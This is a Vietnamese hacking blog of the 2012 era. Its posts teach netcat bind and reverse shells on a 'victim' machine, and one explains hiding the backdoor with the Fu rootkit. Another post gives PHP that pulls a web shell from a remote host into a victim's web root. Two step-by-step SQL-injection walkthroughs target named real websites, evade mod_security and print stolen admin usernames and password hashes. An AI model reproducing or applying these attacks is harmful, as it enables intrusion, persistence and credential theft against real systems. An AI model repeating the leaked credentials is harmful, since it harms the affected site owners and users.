
7 thg 7, 2012

Hướng dẫn sử dụng Netcat [nc] cho newbie
1. Giới thiệuNetcat là một công cụ không thể thiếu được nếu bạn muốn hack một website nào đó.
+Bạn có thể dùng netcat (nc) backconnect từ máy victim (máy chứa website) về máy mình
+Hoặc đặt netcat lắng nghe trên 1 port của máy mình , đợi kết nối với shell script trên server victim
Khi kết nối thành công ta là đã có 1 shell lệnh để làm việc . Nào ta bắt đầu
2. Biên dịch
Đối với bản Netcat cho Linux, bạn phải biên dịch nó trước khi sử dụng.
Trích:
| - Mở File netcat.c hiệu chỉnh lại cho phù hợp + ta tìm dòng res_init(); trong main() và thêm vào trước 2 dấu "/": // res_init(); + thêm 2 dòng sau vào phần #define (nằm ở đầu file): #define GAPING_SECURITY_HOLE #define TELNET - biên dịch: make linux - chạy thử xem có làm việc ko: ./nc -h - nếu bạn muốn chạy Netcat bằng nc thay cho ./nc, bạn chỉ cần hiệu chỉnh lại biến môi trường PATH trong file ~/.bashrc, thêm vào ":." PATH=/sbin:/usr/sbin:...:. |
 ) Down về giải nén ra là dùng đc trong Linux
Bản Netcat cho Win không cần phải compile vì đã có sẵn file nhị phân nc.exe. Download Chỉ việc giải nén và chạy là xong.
3. Các tùy chọn của Netcat
Netcat chạy ở chế độ dòng lệnh. Bạn chạy nc -h để biết các tham số:
Trích:
| C:\>nc -h connect to somewhere: nc [-options] hostname port[s] [ports] ... listen for inbound: nc -l -p port [options] [hostname] [port] options: -d detach from console, stealth mode -e prog inbound program to exec [dangerous!!] -g gateway source-routing hop point[s], up to 8 -G num source-routing pointer: 4, 8, 12, ... -h this cruft -i secs delay interval for lines sent, ports scanned -l listen mode, for inbound connects -L listen harder, re-listen on socket close -n numeric-only IP addresses, no DNS -o file hex dump of traffic -p port local port number -r randomize local and remote ports -s addr local source address -t answer TELNET negotiation -u UDP mode -v verbose [use twice to be more verbose] -w secs timeout for connects and final net reads -z zero-I/O mode [used for scanning] port numbers can be individual or ranges: m-n [inclusive] |
* Cú pháp:
- chế độ kết nối : nc [-tùy_chọn] tên_máy cổng1[-cổng2]
vd: muốn kết nối đến port 12345 đã đc backdoor mở sẵn trên sv [69.126.213.152] ta làm như sau
Trích:
| nc 69.126.213.152 12345 |
- chế độ lắng nghe: nc -l -p cổng [-tùy_chọn] [tên_máy] [cổng]
vd: đặt netcat lắng nghe ở port 1111 trên máy của ta , làm như sau
Trích:
| nc -lvp 1111 |
, oki !* Một số tùy chọn khác các bạn có thể tham khảo thêm , với việc sử dụng netcat tinh vi hơn :
Trích:
| -d tách Netcat khỏi cửa sổ lệnh hay là console, Netcat sẽ chạy ở chế độ steath(không hiển thị trên thanh Taskbar) -e prog thi hành chương trình prog, thường dùng trong chế độ lắng nghe -h gọi hướng dẫn -i secs trì hoãn secs mili giây trước khi gởi một dòng dữ liệu đi -l đặt Netcat vào chế độ lắng nghe để chờ các kết nối đến -L buộc Netcat "cố" lắng nghe. Nó sẽ lắng nghe trở lại sau mỗi khi ngắt một kết nối. -n chỉ dùng địa chỉ IP ở dạng số, chẳng hạn như 69.126.213.152, Netcat sẽ không thẩm vấn DNS -o file ghi nhật kí vào file -p port chỉ định cổng port -r yêu cầu Netcat chọn cổng ngẫu nhiên(random) -s addr giả mạo địa chỉ IP nguồn là addr -t không gởi các thông tin phụ đi trong một phiên telnet. Khi bạn telnet đến một telnet daemon(telnetd), telnetd thường yêu cầu trình telnet client của bạn gởi đến các thông tin phụ như biến môi trường TERM, USER. Nếu bạn sử dụng netcat với tùy chọn -t để telnet, netcat sẽ không gởi các thông tin này đến telnetd. -u dùng UDP(mặc định netcat dùng TCP) -v hiển thị chi tiết các thông tin về kết nối hiện tại. -vv sẽ hiển thị thông tin chi tiết hơn nữa. -w secs đặt thời gian timeout cho mỗi kết nối là secs mili giây -z chế độ zero I/O, thường được sử dụng khi scan port Netcat hổ trợ phạm vi cho số hiệu cổng. Cú pháp là cổng1-cổng2. Ví dụ: 1-8080 nghĩa là 1,2,3,..,8080 |
a- Chộp banner của web server
Ví dụ: netcat đến 210.245.0.22, cổng 80
Trích:
| C:\>nc 210.245.0.22 80 HEAD / HTTP/1.0 HTTP/1.1 302 Object moved Connection: close Date: Sun, 22 Oct 2006 17:31:28 GMT Server: Microsoft-IIS/6.0 X-Powered-By: ASP.NET Location: /Vietnam/Home/ Content-Length: 135 Content-Type: text/html Expires: Sun, 22 Oct 2006 18:01:28 GMT Set-Cookie: ASPSESSIONIDCARRBACR=JLMJMMMBPKFHKHNHPCIPKNNF; path=/ Cache-control: private |
Để biết thông tin chi tiết về kết nối, bạn có thể dùng -v (-vv sẽ cho biết các thông tin chi tiết hơn nữa)
Trích:
| C:\>nc -vv 210.245.0.22 80 210.245.0.22: inverse host lookup failed: h_errno 11004: NO_DATA (UNKNOWN) [210.245.0.22] 80 (http) open HEAD / HTTP/1.0 HTTP/1.1 302 Object moved Connection: close Date: Sun, 22 Oct 2006 17:34:06 GMT Server: Microsoft-IIS/6.0 X-Powered-By: ASP.NET Location: /Vietnam/Home/ Content-Length: 135 Content-Type: text/html Expires: Sun, 22 Oct 2006 18:04:06 GMT Set-Cookie: ASPSESSIONIDCARRBACR=IGHKMMMBLJOMCHCDNCAHGEGO; path=/ Cache-control: private sent 17, rcvd 338: NOTSOCK |
Trích:
| nc -vv -o nhat_ki.log 210.245.0.22 80 |
- xem file nhat_ki.log : C:>type nhat_ki.log
Trích:
| < 00000000 48 54 54 50 2f 31 2e 31 20 33 30 32 20 4f 62 6a # HTTP/1.1 302 Obj < 00000010 65 63 74 20 6d 6f 76 65 64 0d 0a 43 6f 6e 6e 65 # ect moved..Conne < 00000020 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 44 61 # ction: close..Da < 00000030 74 65 3a 20 53 75 6e 2c 20 32 32 20 4f 63 74 20 # te: Sun, 22 Oct < 00000040 32 30 30 36 20 31 37 3a 33 36 3a 31 30 20 47 4d # 2006 17:36:10 GM < 00000050 54 0d 0a 53 65 72 76 65 72 3a 20 4d 69 63 72 6f # T..Server: Micro < 00000060 73 6f 66 74 2d 49 49 53 2f 36 2e 30 0d 0a 58 2d # soft-IIS/6.0..X- < 00000070 50 6f 77 65 72 65 64 2d 42 79 3a 20 41 53 50 2e # Powered-By: ASP. < 00000080 4e 45 54 0d 0a 4c 6f 63 61 74 69 6f 6e 3a 20 2f # NET..Location: / < 00000090 56 69 65 74 6e 61 6d 2f 48 6f 6d 65 2f 0d 0a 43 # Vietnam/Home/..C < 000000a0 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31 # ontent-Length: 1 < 000000b0 33 35 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 # 35..Content-Type < 000000c0 3a 20 74 65 78 74 2f 68 74 6d 6c 0d 0a 45 78 70 # : text/html..Exp < 000000d0 69 72 65 73 3a 20 53 75 6e 2c 20 32 32 20 4f 63 # ires: Sun, 22 Oc < 000000e0 74 20 32 30 30 36 20 31 38 3a 30 36 3a 31 30 20 # t 2006 18:06:10 < 000000f0 47 4d 54 0d 0a 53 65 74 2d 43 6f 6f 6b 69 65 3a # GMT..Set-Cookie: < 00000100 20 41 53 50 53 45 53 53 49 4f 4e 49 44 43 41 52 # ASPSESSIONIDCAR < 00000110 52 42 41 43 52 3d 4c 46 42 4c 4d 4d 4d 42 45 42 # RBACR=LFBLMMMBEB < 00000120 42 4f 44 42 4a 45 50 4f 44 45 45 43 44 47 3b 20 # BODBJEPODEECDG; < 00000130 70 61 74 68 3d 2f 0d 0a 43 61 63 68 65 2d 63 6f # path=/..Cache-co < 00000140 6e 74 72 6f 6c 3a 20 70 72 69 76 61 74 65 0d 0a # ntrol: private.. < 00000150 0d 0a # .. |
dấu > nghĩa là netcat gởi đến server
b- Quét cổng
- chạy netcat với tùy chọn -z. Để quét cổng nhanh hơn, hãy dùng -n vì netcat sẽ không cần thấm vấn DNS. Ví dụ để scan các cổng TCP(1->500) của host 69.126.213.152
Trích:
| [root@localhost]# nc -nvv -z 69.126.213.152 1-500 (UNKNOWN) [69.126.213.152] 443 (?) open (UNKNOWN) [69.126.213.152] 139 (?) open (UNKNOWN) [69.126.213.152] 111 (?) open (UNKNOWN) [69.126.213.152] 80 (?) open (UNKNOWN) [69.126.213.152] 23 (?) open |
- nếu bạn cần scan các cổng UDP, dùng -u
Trích:
| [root@localhost]# nc -u -nvv -z 69.126.213.152 1-500 (UNKNOWN) [69.126.213.152] 1025 (?) open (UNKNOWN) [69.126.213.152] 1024 (?) open (UNKNOWN) [69.126.213.152] 138 (?) open (UNKNOWN) [69.126.213.152] 137 (?) open (UNKNOWN) [69.126.213.152] 123 (?) open (UNKNOWN) [69.126.213.152] 111 (?) open |
c- Biến Netcat thành một con backdoor
- trên máy tính của nạn nhân [69.126.213.152], bạn khởi động netcat vào chế độ lắng nghe, dùng tùy chọn -l(listen) và -p port để xác định số hiệu cổng cần lắng nghe, -e để yêu cầu netcat thi hành 1 chương trình khi có 1 kết nối đến, thường là shell lệnh cmd.exe(đối với NT) hoặc /bin/sh(đối với Unix). Ví dụ:
Trích:
| E:\>nc -nvv -l -p 8080 -e C:\WINDOWS\system32\cmd.exe listening on [any] 8080 ... connect to [172.16.84.1] from (UNKNOWN) [172.16.84.1] 3159 sent 0, rcvd 0: unknown socket error |
- trên máy tính dùng để tấn công [172.16.84.1], bạn chỉ việc dùng netcat nối đến máy nạn nhân trên cổng đã định, chẳng hạn như 8080 , nó sẽ như thế này
Trích:
| C:\>nc -nvv 69.126.213.152 8080 (UNKNOWN) [69.126.213.152] 8080 (?) open Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-1999 Microsoft Corp. E:\>cd test E:\test>dir /w Volume in drive E has no label. Volume Serial Number is B465-452F Directory of E:\test [.] [..] head.log NETUSERS.EXE NetView.exe ntcrash.zip password.txt pwdump.exe 6 File(s) 262,499 bytes 2 Dir(s) 191,488,000 bytes free C:\test>exit sent 20, rcvd 450: NOTSOCK |
Như bạn thấy, chúng ta đã có thể làm gì mà chẳng được với máy của nạn nhân qua shell lệnh này?! Tuy nhiên, sau kết nối trên, netcat trên máy nạn nhân cũng đóng luôn. Để yêu cầu netcat lắng nghe trở lại sau mỗi kết nối, bạn dùng -L thay cho -l.
**Lưu ý: -L chỉ có thể áp dụng cho bản Netcat for Windows, không áp dụng cho bản chạy trên Linux.
Trích:
| E:\>nc -nvv -L -p 8080 -e cmd.exe listening on [any] 8080 ... |
- Riêng đối với Netcat cho Win, bạn có thể lắng nghe ngay trên cổng đang lắng nghe. Chỉ cần chỉ định địa chỉ nguồn là -s <địa_chỉ_ip_của_máy_này>. Ví dụ:
Trích:
| E:\>netstat -a ... TCP nan_nhan:domain nan_nhan:53 LISTENING <- cổng 53 đang lắng nghe ... |
Trích:
| E:\>nc -nvv -L -e cmd.exe -s 172.16.84.1 -p 53 -> lắng nghe ngay trên cổng 53 listening on [172.16.84.1] 53 ... connect to [172.16.84.1] from (UNKNOWN) [172.16.84.1] 3163 |
- Trên Windows NT, để đặt Netcat ở chế độ lắng nghe, không cần phải có quyền Administrator, chỉ cần login vào với 1 username bình thường khởi động Netcat là xong.
- Chú ý: bạn không thể chạy netcat với ... -u -e cmd.exe... hoặc ...-u -e /bin/sh... vì netcat sẽ không làm việc đúng. Nếu bạn muốn có một UDP shell trên Unix, hãy dùng udpshell thay cho netcat.
5. Kĩ thuật dùng Telnet nghịch chuuyển
- dùng telnet để nối cửa số netcat đang lắng nghe, kế đó đưa lệnh từ cửa sổ này vào luồng telnet nghịch chuyển, và gởi kết quả vào cửa sổ kia. Ví dụ:
- trên máy dùng để tấn công(172.16.84.1), mở 2 cửa sổ netcat lần lượt lắng nghe trên cổng 80 và 25:
Trích:
| + cửa sổ Netcat (1) : C:\>nc -nvv -l -p 80 + cửa sổ Netcat (2) : C:\>nc -nvv -l -p 25 |
- trên máy tính nạn nhân(172.16.84.2), telnet nghịch chuyển đến máy dùng để tấn công(172.16.84.1), dùng /bin/sh để kết xuất:
Trích:
| [root@nan_nhan /]# telnet 172.16.84.1 80 | /bin/sh | telnet 172.16.84.1 25 /bin/sh: Trying: command not found /bin/sh: Connected: command not found /bin/sh: Escape: command not found Trying 172.16.84.1... Connected to 172.16.84.1. Escape character is '^]'. |
Kết quả là :
+ cửa sổ Netcat (1)
Trích:
| C:\>nc -nvv -l -p 80 listennng on [any] 80 ... connect to [172.16.84.1] from [172.16.84.2] 1055 pwd ls -la |
+ cửa sổ Netcat (2)
Trích:
| C:\>nc -nvv -l -p 25 listening on [any] 25 ... connect to [172.16.84.1] from (UNKNOWN) [172.16.84.2] 1056 / total 171 drwxr-xr-x 11 root root 4096 Oct 8 20:22 ./ drwxr-xr-x 11 root root 4096 Oct 8 20:22 ../ drwxr-xr-x 2 root 3921 4096 Oct 16 18:37 bin/ -rwxr-xr-x 1 root root 1320 Oct 22 12:33 check* drwxr-xr-x 7 root root 3980 Oct 21 17:14 dev/ drwxr-xr-x 4 root root 4096 Oct 8 20:22 etc/ drwxr-xr-x 3 root root 4096 Oct 8 20:22 home/ drwxr-xr-x 11 root 3921 4096 Oct 16 18:37 lib/ dr-xr-xr-x 232 root root 0 Oct 21 13:10 proc/ drwxrwxrwt 15 root 3921 380928 Oct 22 13:17 tmp/ drwxr-xr-x 11 root root 4096 Oct 8 20:22 usr/ drwxr-xr-x 6 root root 4096 Oct 8 20:22 var/ |
Telnet trên máy nạn nhân sẽ chuyển tất cả những gì mà chúng ta gõ vào trong cửa sổ Netcat (1) - cổng 80 kết xuất sang cho /bin/sh thi hành. Kết quả của /bin/sh được kết xuất trở lại cho máy tính dùng để tấn công trên cửa sổ Netcat (2) - cổng 25. Nhiệm vụ của bạn là chỉ cần gõ lệnh vào cửa sổ Netcat (1) và xem kết quả trong cửa sổ Netcat (2).
Sở dĩ tôi chọn cổng 80 và 25 vì các cổng này thường không bị firewalls hoặc filters lọc.
6. Tạo kênh sau
Cũng tương tự như telnet nghịch chuyển.
- trên máy tính dùng để tấn công, bạn đặt Netcat lắng nghe trên cổng 80 vì cổng này sẽ không bị firewall chặn:
Trích:
| C:\>nc -nvv -l -p 80 listennng on [any] 80 ... |
- tiếp theo, từ shell lệnh của máy nạn nhân, bạn nối Netcat đến máy dùng để tấn công với tùy chọn -e để đổ shell:
Trích:
| E:\>nc -e cmd.exe 172.16.84.1 80 |
Một khi máy nạn nhân thi hành chuổi lệnh trên, kênh sau nc sẽ được tạo, "nhét" shell (trong trường hợp này là cmd.exe) trở vào nc. Kể từ đây, chúng ta đã có 1 shell lệnh ảo.
Trích:
| C:\>nc -nvv -l -p 80 listenning pm [any] 80 ... connect to [172.16.84.1] from [UNKNOWN] [172.16.84.3] 1035 Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-1999 Microsoft Corp. E:\> |
Bạn có thể dùng tunnel.pl hoặc fpipe.exe. Hãy xem ví dụ sau:
- chạy nc trên cổng bất kì:
Trích:
| E:\>nc -nvv -L -p 1234 -e cmd.exe listening on [any] 1234 ... |
- chạy tunnel hoặc fpipe để đổi hướng cổng
Trích:
| C:\>perl tunnel.pl --port=53 --tohost=127.0.0.1 --toport=1234 |
Trích:
| C:\>fpipe -l 53 -r 1234 127.0.0.1 |
tunnel, fpipe sẽ lắng nghe trên cổng 53, sau đó chuyển tiếp kết nối đến 127.0.0.1:1024, đây là cổng mà netcat đang lắng nghe.
Đổi hướng cổng là một cách để đi vòng qua firewalls. Xem chi tiết »
Tìm hiểu về BackDoor và Rootkit
Chúng ta đã biết Backdoor và Rootkit là công cụ thông thể hiểu của một hacker. Sau khi hacker tấn công vào hệ thống thì sẽ để lại Backdoor ( cổng sau ) để có thể quay trở lại khai thác thêm thông tin và sử dụng với nhiều mục đích. Kết hợp với rootkit để ẩn nấp trong hệ thống tránh sự phát hiện. Ở đây phần 1 tôi giới thiệu công cụ làm backdoor rất phổ biến là netcat đây là một công cụ rất mạnh và linh hoạt. 1, Netcat có cả 2 version cho Windows và Linux. Chúng ta có thể download tại đây
Sau khi cài đặt đối với hệ điều hành Windows thi netcat chỉ cần duy nhất một files là nc.exe .
Command cho phép netcat lắng nghe ở cổng 8000 .
nc -l -p 8000 -t -e cmd.exe
-l : cho phép netcat ở chế độ lắng nghe
-p : cổng để netcat lắng nghe
-t : cho phép sử dụng kiểu kết nối telnet
-e : chạy chương trình sau khi kết nối
Vậy command ở đây cho phép hacker kết nối vào máy nạn với port 8000 và khởi động chương trình cmd.exe (command line) để thực thi các lệnh tấn công vào hệ thống. Command trên máy hacker:
nc -v 172.16.1.3 8000
ở đây nạn nhân là máy tính 172.16.1.3.
2, Trong quá trình hoạt động của tất cả backdoor luôn nằm trong Processes và Port Listener sẽ khiến cho quản trị hệ thống phát hiện sự bất thường. Vậy làm sao để ẩn dấu sau Processes và Port Listener ??? tới lúc này chúng ra sử dụng kỹ thuật rookit cho phép những processes của backdoor có thể ẩn nấp sâu vào trong hệ thống và khó phát hiện hơn. Với ví dụ ở phần 1 ta sẽ thấy trên hệ thống :
Port Listener

Processes
2, Trong quá trình hoạt động của tất cả backdoor luôn nằm trong Processes và Port Listener sẽ khiến cho quản trị hệ thống phát hiện sự bất thường. Vậy làm sao để ẩn dấu sau Processes và Port Listener ??? tới lúc này chúng ra sử dụng kỹ thuật rookit cho phép những processes của backdoor có thể ẩn nấp sâu vào trong hệ thống và khó phát hiện hơn. Với ví dụ ở phần 1 ta sẽ thấy trên hệ thống :
Port Listener

Processes

Ở đây processes nc của tôi có số process id = 2020. Để ấn dấu processes này tôi dùng rootkit Fu. Tải tại đây . Command
fu -ph 2020
Sau khi xong ta dung tasklist để view lại sẽ không còn thấy nc.exe nữa. Đã hoàn toàn được ẩn nấp vào trong hệ thống mà Task Manager cũng như tasklist không phát hiện được. Nhưng đối với “Fu” chỉ che giấu được processes không che giấu được Port Listener. Để làm được điều này ta có thể dùng rootkit “hxdef100r”. Rootkit này cho phép ân dấu cả folder, services, processes, port và registry. Đồng thời cũng tự tạo backdoor luôn. Vì đây là rootkit tương đối nguy hiểm tôi sẽ không đề cập đến cách cấu hình trong bài viết này. Các bạn có thể tham khảo tại đây. Hi vọng sau bài viết này các bạn đã có một cách nhìn tổng quan về Backdoor và Rootkit.
Xem chi tiết »
Sau khi xong ta dung tasklist để view lại sẽ không còn thấy nc.exe nữa. Đã hoàn toàn được ẩn nấp vào trong hệ thống mà Task Manager cũng như tasklist không phát hiện được. Nhưng đối với “Fu” chỉ che giấu được processes không che giấu được Port Listener. Để làm được điều này ta có thể dùng rootkit “hxdef100r”. Rootkit này cho phép ân dấu cả folder, services, processes, port và registry. Đồng thời cũng tự tạo backdoor luôn. Vì đây là rootkit tương đối nguy hiểm tôi sẽ không đề cập đến cách cấu hình trong bài viết này. Các bạn có thể tham khảo tại đây. Hi vọng sau bài viết này các bạn đã có một cách nhìn tổng quan về Backdoor và Rootkit.
3 thg 7, 2012
Tổng Hợp 2000 Dork + 3000 Site Lỗi SQLI
Download:http://www.mediafire.com/download.php?9jf3vcbjcz0f098
Pass:
VNH Xem chi tiết »
2 thg 7, 2012

LFI - Hạ safe mode ON
mẫu code dùng để up shell server có safe mode đang ON vì lúc đó ko thể dùng các hàm system,exec,shell_exec...<?phphoặc:
touch(vnk.php);
chmod("vnk.php", 0755);
$fin=fopen("http://dl.dropbox.com/u/10860051/shell/PHP/vnk.txt",r)or exit("false 1");
$fout=fopen("/home/victim/domains/victim.com/public_html/admin/vnk.php",a)or exit("false 2");
while(!feof($fin))
{
fwrite($fout,fgets($fin));
}fclose($fin);
fclose($fout);
?>
<?php
touch(vnk.php);
chmod("vnk.php", 0755);
$fout=fopen("/home/victim/domains/victim.com/public_html/admin/vnk.php",a)or exit("false");
fwrite($fout,file_get_contents(http://dl.dropbox.com/u/10860051/shell/PHP/vnk.txt));
fclose($fout);
?>
[+] http://dl.dropbox.com/u/10860051/shell/PHP/vnk.txt <--- là link shell ở 1 host nào đó,up lên nhớ xem có quyền đọc ko đã nhé

[+] /home/victim/domains/victim.com/public_html/admin/vnk.php <--- là vị trí shell đc đẩy vào host,hảy chắc chắn là ta có quyền ghi file ở đó nhé !
 Xem chi tiết »
Khai thác xPath SQL Injection
-Demo: http://vietbuy.biz/index.php?mod=st&id=1-Đầu tiên khai thác basic info"
and extractvalue(rand(),concat(0x0a,version()))-- -
and extractvalue(rand(),concat(0x0a,database()))-- -
-Khai thác tables"
and extractvalue(rand(),concat(0x0a,(select concat(table_name) from information_schema.tables where table_schema=database() limit 0,1)))-- -
-Khi tăng limit 1,1 hay limit 2,1. Các tables sẽ hiện ra
-Khai thác columns (get từ adm_members):
and extractvalue(rand(),concat(0x0a,(select concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x61646d5f6d656d62657273 limit 0,1)))-- -
-Khai thác từ columns:
and extractvalue(rand(),concat(0x0a,(select concat(username,0x7c,password) from adm_members limit 0,1)))-- -
=>Còn 1 loại xPath nữa là updatexml sẽ post sau
----------------------------Phần updatexml-------------------------------------------
Victim : http://vietbuy.biz/index.php?mod=st&id=1
Method:
extractvalue
updatexml
Get version(), database(), user()
Mã:
http://vietbuy.biz/index.php?mod=st&id=1 and updatexml(0,concat(0x7c,version(),0x7c,database(), 0x7c,user()),0)-- -
Mã:
http://vietbuy.biz/index.php?mod=st&id=1 and extractvalue(rand(),concat(0x7c,version(),0x7c,dat abase(),0x7c,user()))--
MySQL Error: XPATH syntax error: '|5.1.57|vnbirbrx_mega|vnbirbrx_m'
Get table_name:
Mã:
http://vietbuy.biz/index.php?mod=st&id=1 and extractvalue(rand(),concat(0x7c,(select concat(0x7c,table_name) from information_schema.tables WHERE table_schema=database() limit 0,1)))--
Mã:
http://vietbuy.biz/index.php?mod=st&id=1 and updatexml(0,concat(0x7c,(select concat(0x7c,table_name) from information_schema.tables WHERE table_schema=database() limit 0,1)),0)-- -
MySQL Error: XPATH syntax error: '|adm_members'
đây là bài đầy đủ mình viết bên MMD nhưng giờ MMD die rùi post lại nè
 Xem chi tiết »
Hướng Dẫn Hack site lỗi SQL bị chặn xuất hiện “406 Not Acceptable “
Hướng Dẫn Hack site lỗi SQL bị chặn xuất hiện “406 Not Acceptable “Site ví dụ: http://www.mp3hungama.com/
Đường link bị lỗi: http://www.mp3hungama.com/music/genre_albums.php?id=1
Kiểm tra đường link bị lỗi bằng cách them dấu “ ‘ “ :
http://www.mp3hungama.com/music/genre_albums.php?id=1'
Xuất hiện lỗi: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
Bước 1: +) Check Số số trường cột: sử dụng: “order by …--“
http://www.mp3hungama.com/music/genre_albums.php?id=1 order by 10--
Site bị lỗi, tiếp tục thử:
+) http://www.mp3hungama.com/music/genre_albums.php?id=1 order by 3--
Site bình thường, tiếp tục:
+) http://www.mp3hungama.com/music/genre_albums.php?id=1 order by 4--
Ok, site bị lỗi, chứng tỏ số cột có trong database là: 4-1 =3
Chúng ta tiếp tục khai thác nhé!
Bước 2: Lấy thông tin về version, database, user:
+ http://www.mp3hungama.com/music/genre_albums.php?id=1 union select 1,2,3--
Câu lệnh đúng cả mà xuất hiện lỗi:
406 Not Acceptable
This request is not acceptable
________________________________________
Powered By LiteSpeed Web Server
LiteSpeed Technologies is not responsible for administration and contents of this web site!
+) Với lỗi này, ta thay khoảng trắng space bằng: %0a
http://www.mp3hungama.com/music/genre_albums.php?id=1 union%0aselect 1,2,3--
Ok, trang đã vào được, nhưng sao không thấy số má gì cả nhỉ, thử thay số 1 bằng null xem
http://www.mp3hungama.com/music/genre_albums.php?id=null union%0aselect 1,2,3--
Cũng không được. Cách đó bỏ qua, bây giờ chúng ta chuyển sng cách khác:
http://www.mp3hungama.com/music/genre_albums.php?id=1 and (select 1 from (select count(*),concat((select%0aconcat_ws(version(),database(),user())),floor(rand(0)*2))ducdung08clc from information_schema.tables group by ducdung08clc)bachkhoa)
hix, vẫn bị lỗi
406 Not Acceptable
This request is not acceptable
________________________________________
Powered By LiteSpeed Web Server
LiteSpeed Technologies is not responsible for administration and contents of this web site!
Để khăc phục lỗi này, ta thử chèn %0a giữa select và concat_ws xem,
http://www.mp3hungama.com/music/genre_albums.php?id=1 and (select 1 from (select count(*),concat((select%0aconcat_ws(version(),database(),user())),floor(rand(0)*5))ducdung08clc from information_schema.tables group by ducdung08clc)bachkhoa)
Ok, đã xuất hiện thông tin ta muốn:
[Duplicate entry 'hungama_music5.0.92-community-loghungama_fizi@localhost1' for key 1
Version 5. , ngon roofy, không cần phải mò mẫn.
Bước 3: Exploit tên tables
+ Chèn đoạn mã sau:
http://www.mp3hungama.com/music/genre_albums.php?id=1 and (select 1 from (select count(*),concat((select%0a/*!5000table_name*/ from information_schema.tables /*!5000where*/ table_schema=database() limit 0,1),floor(rand(0)*2))ducdung08clc from information_schema.tables group by ducdung08clc)bachkhoa)
Lưu ý: ta đặt /*!5000…..*/ mục đích để không bị chăn bởi mod security khi xuất hiện lỗi: "406 Not Acceptable "
Ta được table đầu tiên: 'active_guests’
Duplicate entry 'active_guests1' for key 1
+) Để lấy các tables tiếp theo ta thay: limit 1,1 rồi limit 2,1…. Cho tới khi nào tới table mà mình cần lấy.
Limit 1,1 table là: active_users
Limit 2,1 table là: admin_review_mgt1…..
Và table tôi muốn khai thác là: limit 43,1: users
http://www.mp3hungama.com/music/genre_albums.php?id=1 and (select 1 from (select count(*),concat((select%0a/*!5000table_name*/ from information_schema.tables /*!5000where*/ table_schema=database() limit 43,1),floor(rand(0)*2))ducdung08clc from information_schema.tables group by ducdung08clc)bachkhoa)
Duplicate entry 'users1' for key 1
Ok! Tiếp tục khai thác table “users”
Bước 4: Exploit tên columns
+) http://www.mp3hungama.com/music/genre_albums.php?id=1 and (select 1 from (select count(*),concat((select%0a/*!5000column_name*/ from information_schema.columns /*!5000where*/ table_schema=database() and /*!5000table_name*/=0x7573657273 limit 0,1),floor(rand(0)*2))ducdung08clc from information_schema.tables group by ducdung08clc)bachkhoa)
Xuât hiện column đầu tiên là: “username”
Duplicate entry 'username1' for key 1
+) Tương tự như trên, limit 1,1
http://www.mp3hungama.com/music/genre_albums.php?id=1 and (select 1 from (select count(*),concat((select%0a/*!5000column_name*/ from information_schema.columns /*!5000where*/ table_schema=database() and /*!5000table_name*/=0x7573657273 limit 1,1),floor(rand(0)*2))ducdung08clc from information_schema.tables group by ducdung08clc)bachkhoa)
Ta được column thứ 2: password
Duplicate entry 'password1' for key 1
Như thế là đủ rồi các bạn nhỉ,
Bước 5: Lấy thông tin admin:
+)http://www.mp3hungama.com/music/genre_albums.php?id=1 and (select 1 from (select count(*),concat((select%0Aconcat(username,0x7c,password) from users limit 0,1),floor(rand(0)*2))ducdung08clc from information_schema.tables group by ducdung08clc)bachkhoa)
Kêt quả: Duplicate entry 'admin|3d145b6d4827e1f25994a3da418419e41' for key 1
Ta đã có tài khoản admin bao gồm: username/password: admin|3d145b6d4827e1f25994a3da418419e4
Lưu ý: từ đầu bài đến giờ ta không quan tâm con số 1 ở cuối, nên bây giờ password mã hóa ta cũng không cho số 1 ấy vào
+) Để lấy các tài khoản quản trị khác ta cứ việc lên “limit”
Với limit 1,1 ta được username/password:
obaid|15d4b4bb7b462baf16e04eadc399e4be
Với limit 2,1 ta được username/password:
geniusarien|2cbb8de1484e29bb4ad9865412c36f26
Với limit 3,1 ta được username/password:
junaidshaheen|a7899c013b27bd38e1e3a1905dfc1a65
Với limit 4,1 ta được username/password:
nicx|7eb865ffc81fb5eb3638ddbcfcb6a68c
Với limit 5,1 ta được username/password:
munib|f5a4324a48f0f18095e7de550b2407bb
Hix, tài nhiều tài khoản quá, các bạn muốn lấy tiếp thì làm tương tự nhé. Quan trong là có được admin

Chúc Vui!
By: ducdung.08clc Xem chi tiết »
Hướng Dẫn hack Site lỗi 403 - 404 Forbidden.
Hướng Dẫn hack site lỗi 403 Forbidden.Link site lỗi: http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=15
Thêm vào dấu " ‘ " phía sau đường link: Trang bị trắng, không có nội dung như bình thường. Chứng tỏ đường link bị lỗi
Bước 1: Tìm Số Cột Có Trong Database
+) Tìm số côt có trong database: Theo cách bình thường:
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=15 order by 500—
Web vẫn bình thường trong khi số cột quá lớn, chứng tỏ web bị lỗi ở đâu đó
+) Tìm số cột theo cách khác:
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=15’ order by 50-- -
Ah ha, Trang web đã xuất hiện lỗi trang tinh như lúc thêm vào dấu ‘, tiếp tục thử:
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=15’ order by 10-- -
Vẫn lỗi đó, tiếp tục thử,
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=15’ order by 6-- -
Ak, Trang web bình thường rồi, không còn bị lỗi nữa, chứng tỏ số cột có trong database nằm trong đoạn từ 6 đến 10, tiếp tục thử:
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=15’ order by 7-- -
Lại xuất hiện lỗi trang trắng, không có thông tin. Chứng tỏ số cột cần tìm là 7-1 =6.
